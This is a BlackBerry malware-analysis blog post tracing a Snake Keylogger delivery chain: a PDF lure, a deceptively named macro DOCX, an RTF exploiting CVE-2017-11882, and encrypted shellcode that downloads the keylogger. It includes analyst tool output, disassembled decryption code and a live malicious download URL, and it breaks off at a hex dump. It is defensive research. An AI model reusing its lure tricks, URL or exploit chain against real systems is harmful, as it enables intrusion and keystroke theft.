Threat Thursday: Unique Delivery Method for Snake Keylogger

blogs.blackberry.com/en/2022/06/threat-thursday-unique-delivery-method-for-snake-keylogger


The BlackBerry Research & Intelligence Team

A recently found downloader for Snake Keylogger brings several slippery evasion tactics together. It socially engineers its victims, targets organizations/users that failed to patch a known exploit, and uses a variety of twists and turns in an effort to evade traditional antivirus (AV) products. In this blog, our team digs into this threat to find out exactly how it works and what takeaways we can share with people to help protect them from this extremely stealthy threat.

In a recent threat campaign, the Snake Keylogger was delivered by a downloader that uses an unconventional file type as a lure, in addition to using embedded files within that lure, encrypted shellcode, and remote code execution exploits. The Snake Downloader uses these techniques like tall grass to hide its path toward an intended target.


Because of the public's familiarity with Microsoft® Office formats, DOC and XLS files tend to be the lure documents of choice for threat actors. Because of this, it is far less common to see a PDF file like the one used by this threat as the initial vector in an attack. We'll examine why the author of Snake Downloader chose this uncommon threat vector and what it reveals about the threat actor’s intentions and ultimate goals.

Operating System



Windows	MacOS	Linux	Android
Yes	No	No	No

Risk & Impact



Impact	Medium
Risk	Medium

Technical Analysis


For an initial understanding of how this attack is structured, let’s look at the different files involved in our analysis of the downloader and how they relate to each other.

Here are the files used:

- “**REMMITANCE INVOICE.pdf**” – The original PDF attachment/lure document
- “**has been verified. However pdf, jpeg, xlsx, .docx**” – The DOCX file used to download the rich text format (RTF) file via macros. It is opened by the PDF lure after prompting the user.
- “**f_document_shp.doc**” – The RTF document downloaded by the DOCX file; it holds the malformed objects.
- “**00000000.ole**” – The object linking and embedding (OLE) object extracted and reconstructed from “**f_document_shp.doc**”
- “**00000000.bin**” – The encrypted shellcode extracted from “**00000000.ole”**
- “**fresh.exe**” – Snake Keylogger

HP Wolf Security recently discovered this threat when they came across a PDF attachment named “REMMITANCE INVOICE.pdf.” Running this file prompts the user to open a DOCX file, which is deceptively named “**has been verified. However PDF, Jpeg, xlsx, .docx.**” This strange choice of filename was chosen for a specific reason; at a casual glance, the filename cleverly makes it appear as if the file has been automatically vetted and verified by the victim’s machine, as shown in Figure 1.

This is a type of social engineering that relies heavily on the victim only giving the popup a cursory glance. The threat's author hopes that the victim will be too busy or distracted to properly read the "Open File" dialog, which means that many people working in a fast-paced office environment may fall victim to this threat.



The file 'has been verified. However PDF, Jpeg, xlsx, .docx' may contain programs, macros, or viruses that could potentially harm your computer. Open the file only if you are sure it is safe. Would you like to:


● Open this file

○ Always allow opening files of this type

○ Never allow opening files of this type

*Figure 1 – Prompt displayed after opening "**REMMITANCE INVOICE.pdf**"*


If this DOCX file is opened and macros are enabled by the victim, this triggers the download of an RTF file while displaying the strangely named document in Microsoft® Word. Users who look closely will also see that Word reaches out to a certain URL while loading, as shown in Figure 2, coinciding with DNS requests to the same URL.



Opening: https://vtaurl.com/IHytw (0%)

Figure 2 – URL displayed when loading Word


For a closer look at the file, our team viewed the Office Open XML (OOXML) file contents and found the URL (vtaurl[.]com/IHytw) in the document's relationships file. We can also see that an OLE object is being loaded from this URL. Once the RTF document (**f_document_shp.doc**) is downloaded, we can check it for any OLE objects, such as the two malformed objects shown in Figure 3.



```
(analysis) C:\Users\foobar\Desktop\venv\analysis\samples>rtfobj f_document_shp.doc
rtfobj 0.60.1 on Python 3.7.0 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

===============================================================================
File: 'f_document_shp.doc' - size: 23348 bytes
---+----------+---------------------------------------------------------------
id |index     |OLE Object
---+----------+---------------------------------------------------------------
0  |0000175Bh |Not a well-formed OLE object
---+----------+---------------------------------------------------------------
1  |00001707h |Not a well-formed OLE object
---+----------+---------------------------------------------------------------

(analysis) C:\Users\foobar\Desktop\venv\analysis\samples>
```

Figure 3 – Malformed OLE objects found in f_document_shp.doc


To take a closer look at these OLE objects, we reconstructed them first, as seen in Figure 4. Then, using oletools to view information about the objects, we find that one of them (**00000000.ole**) mentions the Microsoft Equation Editor in its description. This feature is often used by attackers to exploit known Word vulnerabilities to execute arbitrary code.



```
(analysis) C:\Users\foobar\Desktop\venv\analysis\samples>oleid 00000000.ole
oleid 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: 00000000.ole
--------------------+--------------------+----------+--------------------------
Indicator           |Value               |Risk      |Description
--------------------+--------------------+----------+--------------------------
File format         |Generic OLE file /  |info      |Unrecognized OLE file.
                    |Compound File       |          |Root CLSID: 0002CE02-0000-
                    |(unknown format)    |          |0000-C000-000000000046 -
                    |                    |          |Microsoft Equation 3.0
                    |                    |          |(Known Related to
                    |                    |          |CVE-2017-11882 or
                    |                    |          |CVE-2018-0802)
--------------------+--------------------+----------+--------------------------
Container format    |OLE                 |info      |Container type
--------------------+--------------------+----------+--------------------------
Encrypted           |False               |none      |The file is not encrypted
--------------------+--------------------+----------+--------------------------
VBA Macros          |No                  |none      |This file does not contain
                    |                    |          |VBA macros.
--------------------+--------------------+----------+--------------------------
XLM Macros          |No                  |none      |This file does not contain
                    |                    |          |Excel 4/XLM macros.
--------------------+--------------------+----------+--------------------------
External            |0                   |none      |External relationships
Relationships       |                    |          |such as remote templates,
                    |                    |          |remote OLE objects, etc
--------------------+--------------------+----------+--------------------------
```

Figure 4 – Information about one of the reconstructed OLE objects


Following this information, we find shellcode in the OLE that exploits the Equation Editor's remote code execution vulnerability (CVE-2017-11882). This vulnerability was patched over four years ago, but there are still many unpatched machines in the wild that remain vulnerable. The shellcode is shown being extracted from the OLENativeStream structure of the object in Figure 5.



```
(analysis) C:\Users\foobar\Desktop\venv\analysis\samples>oleobj 00000000.ole
oleobj 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

-------------------------------------------------------------------------------
File: '00000000.ole'
extract file embedded in OLE object from stream '\x01olE10nAtiVe':
Parsing OLE Package
Filename = "⊠⊠÷⊠¶½ÿ½ç´⊠å⊠¿]A⊠u¥⊠6»¸ÿv<⊠ãõgG⊠⊠;Vÿ×⊠P⊠zÒ⊠K⊠⊠-ÿàÏ±C"
Source path = "⊠8⊠/ÙÔ⊠#⊠⊠ý⊠À·í⊠⊠\⊠Û=ÖðAº7ipÓlPÏ⊠þ       Ô⊠⊠bÓ¨®§Ë⊠⊠à⊠øSÕt⊠rõ.é⊠⊠ûº6⊠0Ç
⊠1m»⊠.⊠ÙÍ⊠⊠⊠,ºó²M⊠ôU&ê⊠k¨9⊠⊠~ç²«éû⊠"
Temp path = "Ù¦8⊠⊠·K{⊠⊠tL⊠ÞZÃ⊠é¾⊠[z³Á⊠Cá½(⊠ÃÒ{CæÂ⊠⊠1⊠⊠Ý⊠è⊠ýèýËD⊠0  ⊠⊠fçhÚ¤⊠⊠TÚz\k9"¬Ld
ð#¥µè-çzxG⊠3¯ICx⊠⊠W⊠⊠êÇxË⊠⊠âÖ;⊠⊠9⊠⊠⊠⊠%⊠¤⊠⊠£⊠(Ó¿f⊠æ·å⊠¬©Ñ´⊠À⊠4^c⊠=f⊠⊠⊠ÓÎÌhæþ@⊠1⊠⊠¬Þvª&ä
⊠gµWkÚº⊠Ç⊠y⊠¡-X5Êr'<⊠9Uå©Ù4ù⊠Ú>⊠ÃºOà⊠+èf½Pn=ã⊠fÌx⊠¾⊠vn⊠¿¶¸⊠ù_³ûK⊠-E      AIÅõ⊠¿Ä⊠¼⊠W2©v
⊠⊠$L×Á°⊠ù⊠
|¥0%u<⊠~⊠5v⊠ðãùwv-æ²AÏ?ïÍ⊠⊠ÿ;©⊠%⊠½⊠]î^½⊠ê)⊠ä¯⊠þiU§Nò⊠9ª2~>8⊠ßvf⊠X8⊠C3²⊠¢⊠"ûzZ⊠Ò"
saving to file 00000000.ole___________________A_u__6___v____gG___V___P_z__K__-____C
WARNING  Wanted to read 4096, got 952
```

Figure 5 – Extracting encrypted shellcode from 00000000.ole


Since the shellcode is encrypted at first, we must look for the moment during execution where it decrypts itself. To do so, we can use a tool like runsc to convert the extracted shellcode into executable code (see Figure 6), then walk through the code with a debugger.



```
C:\Users\Analyst\Desktop\test\Kd_Shellcode_Loader-main\current_2021-Mar-18>runsc32.exe -f 00000000.bin

[*] Shellcode file: 00000000.bin

[*] Size of shellcode is 952 bytes


[*] What to do now.

Shellcode address: 0x001B0000.
Shellcode thread ID: 1448 (0x5A8) (currently suspended)
```

Figure 6 – Converting shellcode to attach to debugger


As we step through the shellcode, after defining the correct offset, the file begins decrypting itself. In particular, the highlighted instruction shown in Figure 7 is quite revealing. For each iteration of this decryption loop, it shows a specific register (ECX) getting multiplied by a static value and added. Mathematic operations like this can be typical for decryption routines.



```
001B01CB  ^ E9 36FFFFFF      jmp 1B0106
001B01D0  ^ E9 F2FEFFFF      jmp 1B00C7
001B01D5  ^ EB F4            jmp 1B01CB
001B01D7  v EB 33            jmp 1B020C
001B01D9  ^ EB DB            jmp 1B01B6
001B01DB  ^ E9 E0FEFFFF      jmp 1B00C0
001B01E0  ^ E9 1CFFFFFF      jmp 1B0101
001B01E5  v EB 25            jmp 1B020C
001B01E7  v EB 31            jmp 1B021A
001B01E9    69C9 69A71A5A    imul ecx,ecx,5A1AA769
001B01EF    81C1 7184E337    add ecx,37E38471
001B01F5  ^ E9 80FEFFFF      jmp 1B007A
001B01FA  ^ E9 07FFFFFF      jmp 1B0106
001B01FF    8DBA A5020000    lea edi,dword ptr ds:[edx+2A
001B0205  ^ EB C4            jmp 1B01CB
001B0207  ^ E9 FAFEFFFF      jmp 1B0106
001B020C    5A               pop edx
001B020D  ^ E9 72FFFFFF      jmp 1B0184
001B0212  ^ E9 DEFEFFFF      jmp 1B00F5
001B0217  ^ EB B0            jmp 1B01C9
001B0219    90               nop
001B021A  ^ EB E3            jmp 1B01FF
001B021C    9C               pushfd
001B021D  v EB 0A            jmp 1B0229
```

Figure 7 – Mathematic operations used in shellcode decryption

If we follow the dump from register ECX, it reveals more and more with each iteration as the shellcode is decrypted. When finished, a reference for downloading **fresh.exe** can be seen, which is the Snake Keylogger itself. This keylogger is a prevalent information stealer, also known as the 404 Keylogger, which has been in circulation since late 2020. This decrypted shellcode can be seen in Figure 8.



```
Address  Hex                                              ASCII
